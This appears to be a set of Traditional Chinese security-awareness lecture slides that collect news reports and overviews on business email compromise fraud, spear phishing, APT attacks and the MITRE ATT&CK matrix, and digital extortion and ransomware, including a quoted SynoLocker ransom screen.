
網路罪犯為了入侵電子郵件帳戶及各種其他服務, 使用越來越多樣化的方式來發動網路釣魚攻擊。美國特勤局在 1 月分享了可能連結到加密文件的魚叉式網路釣魚電子郵件相關資訊。使用者點擊 URL 時, 會出現假的 Office 365 登入要求表單, 要求其輸入電子郵件帳戶憑證。使用者一旦採信, 網路罪犯便能取得其電子郵件帳戶的存取權。

BEC變臉詐騙

<https://blog.trendmicro.com.tw/?p=41964>
<https://blog.trendmicro.com.tw/?p=52825>

➤ Business Email Compromise

- ✓ 透過郵件、電話或傳真要求匯款給另一個詐騙用帳戶
 - 假的電郵
 - 真的電郵
 - 電話 ➔ 假冒身分



電郵帳號多個 1 駭客搬走百萬



2017-08-06



稱上游廠商改帳號 貿易公司受騙



〔記者邱俊福／台北報導〕北市某貿易公司的分公司於今年5月遭駭客入侵，歹徒仿照業務經理的電郵帳號，創立名稱多個「1」的假帳號，發信給總公司，宣稱上游供應商要求變更匯款帳戶，總公司沒注意帳號多了「1」，逕行匯款，直到3天後得知分公司電腦系統遭駭客入侵，才驚覺受騙，損失美金3萬2700元，折合台幣近百萬元。

刑事局表示，今年5月23日，這家貿易公司位於中國分公司，電子商務郵件遭駭客入侵，歹徒掌握公司跟客戶間應付款項資料後，便仿照分公司業務經理的電郵帳號「xxxx@21cn.net」，創立名稱相似的「xxxx@211cn.net」假帳號，發信給台灣總公司，謊稱上游供應商要求變更匯款帳戶，讓總公司誤信，匯款美金3萬2700元到歹徒提供的銀行帳戶。

<http://news.ltn.com.tw/news/society/breakingnews/2216954>

2017-10-08 15:28

〔記者姚岳宏／台北報導〕新竹科學園區一間科技公司，日前接到代工廠一封電子郵件，對方表示由於當地銀行要求金融安全，需定期更換銀行受款帳戶，科技公司不疑有他，當月貨款即依對方指示匯至新帳戶內，沒想到竟中了詐騙集團的道，損失新台幣2千餘萬元。



這間長期與中國代工廠合作的科技公司，原本都用對方「xxx@ximhan.net」信箱聯絡，沒想到歹徒疑似入侵該代工廠電腦，取得雙方聯繫資料，另創立名稱相似的「xxx@ximhan.net」假帳號，以中文繕打並發送郵件給台灣的科技公司，並假稱中國當地銀行要求，需定期更換銀行受款帳戶，防止帳戶遭國外洗錢犯罪利用。

台灣的科技公司財會人員一時眼花，未注意電子郵件帳號「i」已變成「l」，依言匯款，直到1週後接到代工廠遲未收到款項的消息，才驚覺遭詐，一字之差竟損失近2千餘萬元。

Hackers steal \$1.75 million from Catholic church in Ohio



Graham Cluley

4:07 pm, April 30, 2019



<https://blog.trendmicro.com.tw/?p=60565>

在4月17日，俄亥俄州布倫瑞克的聖安布羅斯天主教會發現自己成為BEC詐騙的受害者。他們接到承包商Marous Brothers工程公司因為修建計畫未付款帳單的聯繫後發現。這些帳單總額為175萬美元 - 與 BEC 詐騙取走的金額相同。

根據美國聯邦調查局的說法，聖安布羅斯教會被騙以為Marous Brothers變更了銀行帳戶。駭客入侵了兩名員工的電子郵件帳號。接著利用這些帳號來欺騙教會的其他人將付款匯到詐騙份子的銀行帳戶。教會並不知道自己一直將付款送到詐騙份子使用的銀行帳戶。由於原收款者（Marous Brothers）沒有收到付款，工程公司不得不詢問教會為何拖欠付款。

聖安布羅斯教會在寄送給教區居民的信中說明只有電子郵件帳號遭到入侵，其他資料（如教堂財務資訊和教區居民資料庫）仍然安全。信中還提到教會會檢視安全策略和系統來防止未來發生類似的事件。

Company sues worker who fell for email scam

🕒 5 February 2019

f 🗨️ 🐦 ✉️ Share



Glasgow firm Peebles Media has brought the action against a former employee

<https://blog.trendmicro.com.tw/?p=59718>

根據 BBC 報導，一家蘇格蘭的媒體公司正在對遭企業郵件受駭 (BEC) 詐騙的前員工提告。本詐騙案中，該名員工收到幾封貌似董事總經理寄的電子郵件，要求員工進行電匯付款。該員工與直屬上司共同完成第一筆付款後，後續三次付款皆在直屬上司休假期間完成，損失總金額高達 19 萬 3,250 英鎊 (約台幣 780 萬)。該公司透過銀行挽救回 8.5 萬英鎊後，除了開除該員工咎責之外，還向其提告求償，追討尚欠的 10.8 萬英鎊，將損失歸咎於員工忽視銀行對電匯詐騙的安全警告。

An office worker who transferred her employer's cash to an online fraudster allegedly ignored a warning telling her she was falling victim to a scam.

<https://www.ithome.com.tw/news/116960>

文/ 羅正漢 | 2017-09-27 發表

✓ 讚 4.9 萬

按讚加入iThome粉絲團

讚 235

分享

G+

2016年網路犯罪 BEC詐騙手法並非最新，危害卻最大



今年6月，美國FBI網路犯罪申訴中心IC3公布2016年度網路犯罪報告，其中商業電子郵件詐騙（BEC）類型造成企業3.6億美元損失，占該年網路犯罪金額的27.1%，而它的申訴案件只占該年網路犯罪案的4%。比起勒索軟體攻擊，BEC詐騙對於駭客的投資報酬率相當驚人，預料未來還會繼續成長。（資料來源：美國FBI犯罪申訴中心IC3，iThome整理，2017年9月）

[2019/5/8]

根據美國聯邦調查局的報告，僅在**2018**一年就讓企業損失了**12億美元**。

(from <https://blog.trendmicro.com.tw/?p=60565>)

魚叉式攻擊



什麼是魚叉式網路釣魚？

魚叉式網路釣魚是駭客用來滲透企業網路的眾多方法之一，透過惡意的電子郵件來輔助其發動針對性攻擊。這類電子郵件會挾帶含有惡意程式的附件檔案，或者內含連上網路釣魚網站的連結。



1 駭客鎖定特定企業員工進行情報蒐集。



2 利用蒐集到的情報，精心製作一封針對目標對象的電子郵件，郵件中挾帶惡意附件或惡意連結。



3 目標對象收到這封電子郵件，並開啟郵件中的惡意附件或惡意連結。



4 附件檔案執行暗藏的惡意程式，或者連結連上一個專門散布惡意程式的網站。不論是哪一種情況，都因而讓惡意程式有機會在目標對象的電腦上執行，進而讓駭客得以進出該系統與網路。



企業若未做好魚叉式網路釣魚的防範措施，就很可能遭遇針對性攻擊。

進階持續性威脅



APT

- **A**dvanced
- **P**ersistent
- **T**hreat



這不是APT



土法煉鋼駭客 1年半破1密碼

台灣新聞組桃園13日電

October 13, 2010 06:00 AM | 1180 觀看次數 | 2 | 0 | 0

桃園縣男子顏金龍懷疑盧姓合夥人吞了他的錢，告對方侵占；為打贏官司，他「駭」進盧女電子信箱尋找證據，用生日、電話等排列組合近20萬筆密碼，花了1年6個月終於猜對，出庭時清楚說出對方每筆資金流向，遭盧女起疑報案，吃上官司。

「反正侵占官司會打很久，我一筆一筆敲鍵盤輸入，總算讓我破解密碼！」顏金龍（35歲）坦承花了很多時間「猜」盧女電子信箱密碼，竊取對方機密資料；他說，砸下百萬元投資餐廳，不甘心血汗錢一去無回，才會想盡辦法解密。

警方表示，顏姓男子對電腦並不內行，為打贏官司竟排列組合20萬筆可能密碼，可謂是「土法煉鋼的另類駭客」。12日訊後依妨害電腦使用罪函送。

警方調查，顏姓男子兩年前拿出100多萬投資盧女餐廳，不到半年餐廳關門，盧女稱生意不好不得不結束營業，但顏認為自己被坑了，告對方侵占，要求返還金錢。

顏姓男子認為只要能進入盧女電子信箱，就可瞭解她在開餐廳這半年間與他人往來、資金流向等情形，於是上網搜尋盧女名字，查出對方在不同網站留下電子信箱與住址，再排列組合對方生日、身分證字號、手機與住宅電話號碼、門牌、英文名字與縮寫等，一年半下來排出近20萬筆可能密碼，每天只要輸入錯誤兩次就罷手，避免盧女帳號遭鎖定而露餡，半年前終於用盧女的汽車車號等十個數字猜出密碼。

日前開庭時，顏清楚說出盧女金融帳戶裡每筆資金流向，分毫不差，指控盧女將他的百萬元挪做他用，根本沒投資在餐廳，居心不良。盧女懷疑顏姓男子找遭徵信社違法調查她，向警方報案。

警方說，盧女將網路銀行帳號、密碼、現金流水帳等資料，用寄件備份儲存在電子信箱，顏登入後一目了然。盧女為了「好記」，設定屬於顯性密碼的車號當密碼，不同信箱帳號都用相同密碼，顏嫌因此「很好猜」。

APT的特性

有紀律、有技術、有資源
的“團隊”



政府、金融、醫院、高科技單位



- 
- 強烈的針對性
 - 客製的惡意程式工具
 - 長期持續有耐心
 - 多階段(移動/讀/傳/刪)
 - 竊取資料為主

知名事件

時間	事件名稱	事件內容
2009	Ghostnet (鬼網)	竊取外交通訊內容 → 多國外交使館
2010/1	Aurora (極光攻擊)	竊取原始碼與智慧財產 → Google 等科技公司
2010/5	Stuxnet	破壞工業設施(SCADA) → 伊朗核能計畫
2011/2	Night Dragon (夜龍)	工業或商業情報 → 美國石油公司、能源企業
2011/3	EMC/RSA Hack	SecurID Token 情報，造成 Token 被利用 → Comodo 根憑證 → 洛克希德馬丁...
2013/3	南韓青瓦台攻擊事件	駭客針對南韓主要銀行、媒體，以及個人電腦發動大規模攻擊
2013/12	Target	個資與商業情報 → 美國美國第二大連鎖商店 Target
2014/11	SONY Pictures	個資與商業情報 → 美國 SONY 影業
2014/12	南韓核電廠資料外洩事件	個資與商業情報 + 部分系統控制權 → 南韓核電廠


一銀(2016/7)

<http://www.ithome.com.tw/news/107294>



攻擊流程

圖來源: *detecting_the_enemy_inside_the_network-how_tough_is_it_to_deal_with_apts.pdf*




APT Kill Chain



APT Kill Chain

Advanced Persistent Threat (APT)



<https://image.slidesharecdn.com/dataroadshowfinal32015-150326152143-conversion-gate01/95/pivotal-big-data-roadshow-53-638.jpg?cb=1427396185>

MITRE ATT&CK 攻擊框架

<https://attack.mitre.org/>

<https://www.ithome.com.tw/news/129054>

ATT&CK Matrix for Enterprise

ATT&CK Matrix for Enterprise											
Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Data Destruction
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	BITS Jobs	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Communication Through Removable Media	Data Compressed	Data Encrypted for Impact
External Remote Services	Command-Line Interface	Account Manipulation	AppCert DLLs	Binary Padding	Brute Force	Browser Bookmark Discovery	Distributed Component Object Model	Clipboard Data	Connection Proxy	Data Encrypted	Defacement
Hardware Additions	Compiled HTML File	AppCert DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	Domain Trust Discovery	Exploitation of Remote Services	Data Staged	Custom Command and Control Protocol	Data Transfer Size Limits	Disk Content Wipe
Replication Through Removable Media	Control Panel Items	AppInit DLLs	Application Shimming	CMSTP	Credentials in Files	File and Directory Discovery	Logon Scripts	Data from Information Repositories	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Structure Wipe
Spearphishing Attachment	Dynamic Data Exchange	Application Shimming	Bypass User Account Control	Clear Command History	Credentials in Registry	Network Service Scanning	Pass the Hash	Data from Local System	Data Encoding	Exfiltration Over Command and Control Channel	Endpoint Denial of Service
Spearphishing Link	Execution through API	Authentication Package	DLL Search Order Hijacking	Code Signing	Exploitation for Credential Access	Network Share Discovery	Pass the Ticket	Data from Network Shared Drive	Data Obfuscation	Exfiltration Over Other Network Medium	Firmware Corruption
Spearphishing via Service	Execution through Module Load	BITS Jobs	Dylib Hijacking	Compile After Delivery	Forced Authentication	Network Sniffing	Remote Desktop Protocol	Data from Removable Media	Domain Fronting	Exfiltration Over Physical Medium	Inhibit System Recovery
Supply Chain Compromise	Exploitation for Client Execution	Bootkit	Exploitation for Privilege Escalation	Compiled HTML File	Hooking	Password Policy Discovery	Remote File Copy	Email Collection	Domain Generation Algorithms	Scheduled Transfer	Network Denial of Service
Trusted Relationship	Graphical User Interface	Browser Extensions	Extra Window Memory Injection	Component Firmware	Input Capture	Peripheral Device Discovery	Remote Services	Input Capture	Fallback Channels		Resource Hijacking
Valid Accounts	InstallUtil	Change Default File Association	File System Permissions Weakness	Component Object Model Hijacking	Input Prompt	Permission Groups Discovery	Replication Through Removable Media	Man in the Browser	Multi-Stage Channels		Runtime Data Manipulation
	LSASS Driver	Component Firmware	Hooking	Control Panel Items	Kerberoasting	Process Discovery	SSH Hijacking	Screen Capture	Multi-hop Proxy		Service Stop
	Launchctl	Component Object Model Hijacking	Image File Execution Options Injection	DCShadow	Keychain	Query Registry	Shared Webroot	Video Capture	Multiband Communication		Stored Data Manipulation
	Local Job Scheduling	Create Account	Launch Daemon	DLL Search Order Hijacking	LLMNR/NBT-NS Poisoning and Relay	Remote System Discovery	Taint Shared Content		Multilayer Encryption		Transmitted Data Manipulation
	Mshsa	DLL Search Order Hijacking	New Service	DLL Side-Loading	Network Sniffing	Security Software Discovery	Third-party Software		Port Knocking		
	PowerShell	Dylib Hijacking	Path Interception	Deobfuscate/Decode Files or Information	Password Filter DLL	System Information Discovery	Windows Admin Shares		Remote Access Tools		
	Regsvcs/Regasm	External Remote Services	Plist Modification	Disabling Security Tools	Private Keys	System Network Configuration Discovery	Windows Remote Management		Remote File Copy		
	Regsvr32	File System Permissions Weakness	Port Monitors	Execution Guardrails	Securityd Memory	System Network Connections Discovery			Standard Application Layer Protocol		
	Rundll32	Hidden Files and Directories	Process Injection	Exploitation for Defense Evasion	Two-Factor Authentication Interception	System Owner/User Discovery			Standard Cryptographic Protocol		
	Scheduled Task	Hooking	SID-History Injection	Extra Window Memory Injection		System Service Discovery			Standard Non-Application Layer Protocol		
	Scripting	Hypervisor	Scheduled Task	File Deletion		System Time Discovery			Uncommonly Used Port		
	Service Execution	Image File Execution Options Injection	Service Registry Permissions Weakness	File Permissions Modification		Virtualization/Sandbox Evasion			Web Service		

數位勒索



勒索方式

<https://blog.trendmicro.com.tw/?p=57166>

<https://documents.trendmicro.com/assets/wp-digital-extortion-a-forward-looking-view.pdf>

- 設備劫持
- 網路/系統服務阻絕攻擊



<https://blog.trendmicro.com/wp-content/uploads/2018/08/Brafton1.jpg>

- 勒索病毒(Ransomware)
- 網路負評/黑函
- 佔用社交帳號



專挑名人IG (Instagram)帳號的駭客集團現身

📅 2019 年 03 月 05 日 👤 Trend Labs 趨勢科技全球技術支援與研發中心 📁 Instagram / IG, 社群(交)網路, 網路釣魚 Phishing

社群媒體名人藉著真實、不造作的自我風格，開創出屬於自己的品牌和事業。然而這些名人卻很容易吸引駭客目光，成為駭客彼此競爭的犧牲品。一名擁有 15,000 名 Instagram 追隨者的女攝影師，就是這樣的一位受害者，其 Instagram 帳號被駭客盜取之後便一去不復返。



趨勢科技深入研究該事件之後發現，駭客是藉由網路釣魚 (Phishing)的手法入侵這名攝影師的 Instagram 帳號。這樣的犯案手法看起來似乎沒什麼稀奇，但值得注意的是，我們發現有某個土耳其駭客集團專挑 Instagram 名人下手。他們在盜取帳號之後，反過頭來利用 IG (Instagram)的帳號復原機制，讓受害者無法藉由帳戶復原程序救回被盜的帳號。我們已看過好幾個 15,000 至 70,000 名追隨者不等的

Instagram 帳號在被盜之後救不回來。受害者包括：知名演員、歌手，以及攝影器材出租公司老闆等等。

不僅如此，駭客還會趁機進行數位勒索，當受害人試圖與駭客聯繫想取回帳號時，駭客就會向受害者勒索贖金、裸照或類似影片。當然，駭客從不兌現承諾。事實上，這些專挑社群名人帳號下手的攻擊，完全印證了我們2019資安預測報告報告所言。

綁架→付贖金

➤ 綁架

✓ 綁架電腦/手機

- 無法使用 ➔ Screen Lock
- 無法開機 ➔ MBR(Master Boot Record)

✓ 綁架資料

– 資料加密

- Local
- USB
- Network Drive

➤ 付贖金

➔ 虛擬貨幣!




只有Windows OS?No !

<http://qooah.com/2016/03/07/first-mac-ransomware-found-in-transmission/>

首個Mac系統綁架病毒出現(2016.3)

- 這個病毒經由使用者眾多的BT下載程式Transmission BitTorrent 去散播
- 駭客直接將毒病植入原本Transmission官方安全的安裝檔案中，從而令到不少用戶因相信官方軟件而安裝後被感染。



特定平台

<https://www.ithome.com.tw/news/89871>

檔案 (F) 編輯 (E) 檢視 (V) 歷史 (S) 書籤 (B) 工具 (I) 說明 (H)

it 勒索軟體有新變種，鎖定群暉NAS綁架網路硬碟資料

www.ithome.com.tw/news/89871

搜尋

☆ 自 ❷ ❸ ❹ ❺ ❻ ❼ ❽ ❾ ❿ ⓫ ⓬ ⓭ ⓮ ⓯ ⓰ ⓱ ⓲ ⓳ ⓴ ⓵ ⓶ ⓷ ⓸ ⓹ ⓺ ⓻ ⓼ ⓽ ⓾ ⓿

iThome 新聞 產品評測 技術 專題 Big Data Cloud DevOps 資安 Video 研討會 社群 - Q搜尋

新聞

勒索軟體有新變種，鎖定群暉NAS綁架網路硬碟資料

近日，勒索軟體又出現新變種的SynoLocker，改鎖定以網路儲存硬碟NAS為勒索對象，臺灣群暉科技（Synology）旗下的NAS硬碟也深受其害，接連在國外出現多起贖金勒索案例，造成Synology NAS用戶硬碟重要檔案文件加密無法開啓。群暉官方也表示，昨日已接獲使用者通報，目前正在清查是否有產品漏洞，最快今日會有結果公布。

文/余至浩 | 2014-08-04 發表

2,3 萬 按讚加入iThome粉絲團 2,550 63



SynoLocker™
Automated Decryption Service

All important files on this NAS have been encrypted using strong cryptography

List of encrypted files available here.

Follow these simple steps if files recovery is needed:

1. Download and install 3rd Browser.
2. Open the Browser and visit <http://cypheraffix.zifn.com>. This link works only with the 3rd Browser.
3. Login with your identification code to get further instructions on how to get a decryption key.
4. Your identification code is: **3Hccr3BhYfby8XKm8wrmAGQQu8UKVCEQvN** (also visible here).
5. Follow the instructions on the decryption page once a valid decryption key has been acquired.

Technical details about the encryption process:

- A unique RSA-2048 keypair is generated on a remote server and linked to this system.
- The RSA-2048 public key is sent to this system while the private key stays in the remote server database.
- A random 256-bit key is generated on this system when a new file needs to be encrypted.
- This 256-bit key is then used to encrypt the file with AES-256 CBC symmetric cipher.
- The 256-bit key is then encrypted with the RSA-2048 public key.
- The resulting encrypted 256-bit key is then stored in the encrypted file and purged from system memory.
- The original unencrypted file is then overwritten with random bits before being deleted from the hard drive.
- The encrypted file is returned to the original location.
- To decrypt the file, the software needs the RSA-2048 private key attributed to this system from the remote server.
- Once a valid decryption key is provided, the software searches for a specific string stored in all encrypted files.
- When the string is found, the software extracts and decrypts the specific 256-bit AES key needed to encrypt that file.

圖片來源: Hkpc媒體論壇

啟動
IOT智慧聯網
資料中心

臺北文創5F多功能F樓
3月28日 (一) 12:00-16:00

